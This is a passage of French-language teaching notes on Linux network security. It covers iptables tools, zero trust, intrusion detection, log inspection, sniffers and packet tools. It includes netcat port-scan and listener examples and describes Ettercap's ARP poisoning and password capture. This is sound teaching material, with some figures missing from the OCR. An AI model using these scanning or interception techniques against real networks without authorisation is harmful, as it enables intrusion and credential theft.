
Ces outils sont destinés à la protection d'une machine simple, par exemple raccordée à un FAI. Ils ne sont pas adaptés à la gestion d'un routeur qui nécessite généralement la création de chaînes spécifiques.

10.8.5.1 **Commande system-config-securitylevel**

La commande recrée le fichier de sauvegarde des tables /etc/sysconfig/iptables de sorte que les modifications manuelles éventuellement réalisées à l'aide des commandes iptables et iptables-save sont perdues.

Il existe une liste de services préconfigurés que l'on peut autoriser en entrée sur la machine et une possibilité d'ajouter spécifiquement des ports ouverts.

Exemple :



10.8.5.2 Gestion d'un pare feu complexe

Les choix de configuration Redhat sont adaptés à la protection d'une machine d'un utilisateur. Dans le cas d'un routeur, la liste de règle est beaucoup plus complexe.

D'autre part le format du fichier /etc/sysconfig/iptables n'est pas documenté ni garanti comme stable.

Il en résulte qu'il est préférable dans ce cas gérer les règles iptables autrement. Bien entendu, il faut dans ce cas supprimer le script de lancement Redhat et le remplacer par la solution retenue.

Plusieurs solutions sont possibles :

- Réécriture complète directe à l'aide d'un fichier de commande Shell contenant directement les commandes iptables à appliquer directement. Ceci permet de mieux documenter les choix de configuration, d'utiliser des variables Shell et même des structures de contrôle. Elle est complexe à mettre en œuvre. C'est aussi une solution pour mieux comprendre le fonctionnement de iptables dans un TP.

- Utilisation d'outil de haut niveau pour configurer netfilter. Le produit **shorewall (**www.shorewall.net) est un ensemble de scripts de gestion bien adaptés à la gestion d'un pare feu complexe. Il est bien documenté et relativement facile à mettre en œuvre.

Il est à noter que dans le cas d'un firewall au sans traditionnel, la configuration du système doit être de toute façon profondément modifiée pour arrêter tous les services réseau pouvant donner accès au firewall.

Il existe aussi des distributions complètes gratuites ou payantes destinées à installer des systèmes dédiés à la sécurité comportant un pare feu, anti virus, anti spam, filtrage du trafic web et VPN, par exemple Endian Firewall Community version (www.endian.com/en/community/about).

11 Réseau zéro confiance

Les outils pare feux et vpn restent des briques de base de la sécurité, toutefois ils sont difficiles à utiliser dans un contexte où les applications et les données de l'entreprise sont disséminées sur de nombreux sites tiers, ou pour simplifier dans le nuage.

Dans ces conditions il devient très complexe de maintenir une distinction claire entre la zone donnant des droits d'accès à l'utilisateur et l'Internet global.

L'utilisation de terminaux personnels pas toujours sous le contrôle de l'entreprise ne facilite pas non plus la sécurité, particulièrement si la données n'est pas accessible par un seul VPN.

C'est la raison du concept « Zero trust » qui consiste essentiellement à vérifier les droits pour chaque accès pour le couple utilisateur/donné et application.

L'idée est de placer un périmètre de sécurité « micro-périmètre » autour de la donnée et de vérifier l'accès dans tous les cas. C'est une application du principe de moindre privilège (principle of least privilege) qui veut que l'utilisateur ne puisse accéder qu'aux ressources dont il a besoin pour son travail.

Le concept a l'avantage de la simplicité dans son principe.

Toutefois sa mise en place suppose le chiffrement du réseau dans tous les cas et la mise en place d'une authentification de l'utilisateur crédible, de préférence forte, et évidemment la refonte des applications pour mettre en place le contrôle.

Ce concept a été développé en 2010 par John Kindervag chez Forrester Research. Une implémentation la plus notable est celle de Google « BeyondCorp ». Initialement développé en 2012 pour le personnel de l'entreprise, il est actuellement proposé avec « Google Cloud » comme « nouvelle approche de la sécurité d'entreprise ».

Il existe un livre chez O'REILLY sur le sujet [14]. Et une publication du NIST [15].

12 Outils de détection d'intrusion

12.1 Introduction

La détection d'intrusion passe d'abord par la connaissance des principaux fichiers de journalisation ou « log » d'une machine. Il faut aussi avoir un minimum de connaissances du système pour pourvoir utiliser les commandes pertinentes permettant de mettre en évidence une activité suspecte.

On distingue aussi les outils ou système de détection d'intrusion **IDS** « Intrusion Detection System » en fonction de l'usage.

Pour une détection sur la machine elle même, on parle de « host based IDS » ou **H-IDS**.

Les systèmes basés sur le réseau sont dit Network based IDS **N-IDS**.

Ces outils on évolué pour certains vers des systèmes de prévention de l'intrusion dit **IPS** (Intrusion Prevention System). L'idée est de bloquer automatiquement le trafic correspondant à une intrusion. La principale difficultée est que les faux positifs bloquent le trafic légitime du SI. Il existe beaucoup de produits commerciaux de ce type mais peut de produits open source.

Enfin il existe aussi des outils dit **SIM** (Security Information Management) ou **SEM** (security event management) conçus pour regrouper et corréler l'ensemble des évènements de sécurité du SI sous forme d'un tableau de bord. Ces outils ne sont généralement pas disponibles en open sources.

A noter qu'il existe un format d'échange **IDMEF** (Intrusion detection message exchange format) pour les messages de détection d'intrusion normalisé par la RFS 4765.

12.2 Fichiers journaux de base

12.2.1 Fichier de log généraux

Les fichiers log du système peuvent contenir des informations de login, par exemple le module pam lié à la commande su affiche un message dans **/var/log/message**s pour chaque commande su.

Le fichier **/var/log/secure** peut aussi contenir des messages en cas de rejet de connexion par un module PAM.

12.2.2 Fichier wtmp

Ce fichier contient les dates de connexion et déconnexion des utilisateurs et les dates de démarrage du système. La commande **last** permet de le visualiser :

```
[root@h19 log]# last
root     pts/1                        Thu Jan 23 10:07   still logged in
root     :0                           Thu Jan 23 09:59   still logged in
root     :0                           Thu Jan 23 09:58 - 09:59  (00:00)
reboot   system boot  2.4.18-14       Thu Jan 23 09:49           (00:18)
root     :0                           Wed Jan 22 16:03 - crash  (17:45)
root     :0                           Wed Jan 22 15:55 - 16:03  (00:07)
reboot   system boot  2.4.18-14       Wed Jan 22 15:52           (18:15)
reboot   system boot  2.4.18-14       Wed Jan 22 15:49           (00:01)
reboot   system boot  2.4.18-14       Wed Jan 22 15:29           (00:07)
root     pts/4                        Tue Jan 21 16:29 - down   (22:55)
root     pts/4                        Tue Jan 21 16:29 - 16:29  (00:00)
root     pts/2                        Tue Jan 21 11:27 - 12:14 (1+00:46)
root     :0                           Tue Jan 21 10:12 - down  (1+05:11)
reboot   system boot  2.4.18-14       Tue Jan 21 10:11          (1+05:13)
root     pts/1                        Mon Jan 20 15:42 - down   (18:26)
root     :0                           Mon Jan 20 15:40 - down   (18:27)
reboot   system boot  2.4.18-14       Mon Jan 20 15:40           (18:28)
root     pts/1                        Mon Jan 20 15:31 - crash  (00:08)
root     :0                           Mon Jan 20 15:30 - crash  (00:10)
reboot   system boot  2.4.18-14       Mon Jan 20 15:28           (18:39)
root     :0                           Mon Jan 20 15:04 - crash  (00:24)
reboot   system boot  2.4.18-14       Mon Jan 20 15:00           (19:08)
root     pts/3                        Mon Jan 20 10:44 - down   (04:03)
```

12.2.3 Fichier lastlog

La commande **lastlog** affiche les dernières connexions à partir du fichier **/var/log/lastlog** :

```
[root@h19 log]# lastlog
Username         Port     From             Latest
root             :0                        Tue Jan 21 10:12:53 +0100 200
bin                                        **Never logged in**
daemon                                     **Never logged in**
adm                                        **Never logged in**
lp                                         **Never logged in**
sync                                       **Never logged in**
shutdown                                   **Never logged in**
halt                                       **Never logged in**
mail                                       **Never logged in**
news                                       **Never logged in**
uucp                                       **Never logged in**
operator                                   **Never logged in**
games                                      **Never logged in**
gopher                                     **Never logged in**
ftp                                        **Never logged in**
nobody                                     **Never logged in**
ntp                                        **Never logged in**
rpc                                        **Never logged in**
vcsa                                       **Never logged in**
nscd                                       **Never logged in**
sshd                                       **Never logged in**
rpm                                        **Never logged in**
mailnull                                   **Never logged in**
smmsp                                      **Never logged in**
rpcuser                                    **Never logged in**
nfsnobody                                  **Never logged in**
pcap                                       **Never logged in**
xfs                                        **Never logged in**
named                                      **Never logged in**
gdm                                        **Never logged in**
postgres                                   **Never logged in**
apache                                     **Never logged in**
mysql                                      **Never logged in**
essai                                      **Never logged in**
[root@h19 log]#
```

12.2.4 Commande logwatch

Il existe des outils comme la commande **logwatch** qui analysent les log système et produisent des mails de résumé des traces intéressante.

La commande logwatch est installée en standard sur Fedora. Elle est lancée par défaut une fois par jour à l'aide de la commande cron. Le fichier de lancement est /**etc/cron.daily/0logwatch**.

Bien entendu ces traces risquent de ne pas faire apparaître une attaque réalisée avec un minimum de précaution et a fortiori si un rootkit est mis en place.

Exemple de mail logwatch :

```
Subject:
Logwatch for de02.ie2.u-psud.fr (Linux)
From:
logwatch@ie2.u-psud.fr
Date:
Wed, 28 Mar 2007 09:21:59 +0200
To:
root@ie2.u-psud.fr
#################### Logwatch 7.2.1 (01/18/06) ####################
        Processing Initiated: Wed Mar 28 09:21:59 2007
        Date Range Processed: yesterday
                              ( 2007-Mar-27 )
                              Period is day.
      Detail Level of Output: 0
              Type of Output: unformatted
          Logfiles for Host: de02.ie2.u-psud.fr
  ##################################################################
-------------------- Selinux Audit Begin ------------------------
  Number of audit daemon stops: 1
---------------------- Selinux Audit End -------------------------
--------------------- pam_unix Begin -------------------------
gdm:
    Authentication Failures:
```

```
       lebis: 2 Time(s)
       patrocin: 1 Time(s)
su:
    Sessions Opened:
       (uid=0) -> beagleindex: 4 Time(s)
---------------------- pam_unix End -------------------------
--------------------- Connections (secure-log) Begin ----------------------
**Unmatched Entries**
 gdm[2260]: pam_succeed_if(gdm:auth): error retrieving information about user
--------------------- Connections (secure-log) End -------------------------
---------------------- SSHD Begin ------------------------
SSHD Killed: 1 Time(s)
SSHD Started: 1 Time(s)
Refused incoming connections:
       203.238.191.132 (203.238.191.132): 1 Time(s)
----------------------- SSHD End -------------------------
--------------------- XNTPD Begin ------------------------
XNTPD Killed: 1 Time(s)
XNTPD Started: 1 Time(s)
Time Reset 1 times (total: 0.638766 s  average: 0.638766 s)
Total interfaces 3 (non-local: 1)
Total synchronizations 2 (hosts: 1)
---------------------- XNTPD End -------------------------
--------------------- Disk Space Begin ------------------------
Filesystem                            Size   Used  Avail Use%  Mounted on
 /dev/sda1                              24G   8.4G    15G  38%  /
 /dev/sda6                              78G   185M    73G   1%  /free
 /dev/sda3                              19G   173M    18G   1%  /xp
 /dev/sda2                              24G   173M    23G   1%  /fc3
---------------------- Disk Space End -------------------------
###################### Logwatch End #########################
```

On trouvera dans cette section une présentation rapide des outils les plus utilisés dans le domaine de la sécurité. On a choisi d'aborder les produits opensource de préférence ou disposant au moins d'une version d'évaluation.

12.3 Trace des paquets

Les outils présentés ici sont des analyseurs réseau appelé également analyseur de trames ou en anglais sniffer, traduisez « renifleur ».

Il est important de bien configurer le switch sur lequel est connecté la machine traçant le trafic réseau. En effet, la plupart des équipements réseau filtrent les paquets au niveau de la couche 2 de sorte que l'analyse ne peut ce faire que sur les paquets destinés à la machine locale.

Si une analyse complète est désirée il faut configurer l'équipement dans l'état « mirroir » ou monitoring ce qui est généralement possible au moins pour visualiser le trafic de tout les ports du même switch.

Une autre solution est de faire le monitoring du trafic sur le firewall.

Ces solutions impliquent la présence d'une machine sur le réseau configurée avec une adresse IP, donc détectable et potentiellement compromise. Pour éviter ce problème il est possible de mettre en place une connexion réseau uniquement passive en récupérant le signal électrique au niveau 1. On désigne ces dispositifs matériels par « network Tap ».

12.3.1 Tcpdump

Cette commande linux est généralement disponible sur une installation standard. Elle permet l'analyse du trafic réseau. Il faut être root pour l'utiliser puisque la carte réseau doit être passée en mode de capture des trames dit « promiscuous ».

La commande a été présentée dans la partie Ecoute du réseau à la page 52.


12.3.2 Wireshark

Cet outil a changé de nom, l'ancienne dénomination est ethereal.

La commande en mode texte est tshark.

On peux mettre en place des filtres sur la plupart des protocoles pour affiner les recherches.

Exemple de capture sur un échange ssh :



La commande est disponible sous Windows également.

Il est possible de tracer une carte wifi, mais généralement uniquement pour les paquets destinés à la machine locale. Le mode monitor ou rfmon mode n'est généralement pas supporté.

Sous Windows en particulier la librairie WinPcap ne supporte pas le mode monitor.

Note :

Pour l'installation sous Fedora : yum install wireshark-gnome wireshark


L'analyse après capture est possible ainsi que la capture avec tcpdump à condition d'ajouter l'option –s 1500 à tcpdump pour que la capture comprenne tous les octets du paquet.

12.3.2.1 **Ettercap**

Ethercap est une suite comprenant la remontée des paquets et aussi des possibilités d'attaques « Man in the middle », empoisonnement ARP et récupération des mots de passe des protocoles en clair et en chiffré pour ssh1, mais pas en ssh2 !

La commande peut travailler en mode texte : (ettercap –T) ou en mode graphique gtk (ettercap –G)

Exemple après un scan des hosts :



Note :


Pour l'installation fedora : yum install ettercap ettercap-gtk

12.3.2.2 **Ntop**


Cet outil fait un monitoring du trafic réseau à la manière de la commande Unix top.

La commande intègre un serveur web sur le port 3000 par défaut permettant de visualiser les différentes statistiques disponibles sous une forme très conviviale.

Exemple statistique de charge du réseau :



Exemple par host



12.4 Outil de génération et manipulation de paquets

12.4.1 Netcat

Netcat est un utilitaire souvent présenté comme le couteau suisse de TCP/IP. Il permet d'intégrer une connexion socket réseau avec les entrées standard du Shell.

La commande nc

Syntaxe:

nc [-options] [host] [ports]

Description:

La commande permet d'ouvrir des connexions TCP, envoyer des paquets UDP et écouter sur des ports à la demande.

La commande gère les entrées sorties standard ainsi que les messages d'erreur sur la sortie d'erreur 2.

La machine

Principales options:

-i interval	Délai entre les envois de ligne de texte ou sur des connexions sur plusieurs ports.
-l	Ecoute sur une connexion locale entrante, dans ce cas le paramètre host est inutile.
-n	Pas de résolution des adresses par dns lookup.
-p port_source	Spécifie le port source à utiliser**.**
-r	Choix des ports au hasard.
-s source_ip	Spécifie l'adresse IP source de l'interface d'envoi des paquets.
-u	Utilise UDP à la place de TCP.
-v	Plus de messages.
-w timeout	Permet la fermeture de la connexion si le port ou l'entrée standard sont inutilisés durant plus que timeout secondes. Ignoré avec l'option –l.
-z	Scan sur le serveur sans envoi de données.

Création d'une connexion client serveur simple :

Mise en place de l'écoute sur le port 12345 : nc –l 12345

Envoi des données sur le client : echo essai| nc localhost 12345

Scan de port simple entre 20et 100 :

```
/u/enseignant/root> nc -z s3 10-100
Connection to s3 22 port [tcp/ssh] succeeded!
Connection to s3 25 port [tcp/smtp] succeeded!
Connection to s3 80 port [tcp/http] succeeded!
/u/enseignant/root>
```

Rappel :

Les ports inférieurs à 1024 sont réservés à root. On ne peut pas ouvrir un port déjà en usage.

12.4.2 Hping2

Cette commande permet de construire des paquets TCP ou UDP en manipulant de façon totalement libre les différents champs des entêtes à l'aide d'options de la ligne de commande. On parle de paquets forgés.

Attention, y a confusion des noms de commandes, on trouve quelquefois hping3 ou hping2 suivant les cas.

Elle se comporte comme ping car les paquets sont envoyés par défaut en continu et les éventuels retours sont affichés.

Sa souplesse permet de l'utiliser dans de nombreux cas, mais elle nécessite un minimum de compréhension des mécanismes réseau de la part de l'utilisateur.

Les principales applications sont :

- Test des firewall.
- Scan de ports réseau.
- Test des performances réseau.
- Examen des piles TCP/IP des machines.
- Outil didactique pour l'apprentissage des couches TCP/IP.

La commande hping2

Syntaxe:

hping2 [-options] hostname

Description:

La commande envoi des paquets formatées en fonction des nombreuses option et affiche les réponses.

Principales options:

-c –count count	Stoppe l'envoi après count paquets et attente des réponses avec timeout.
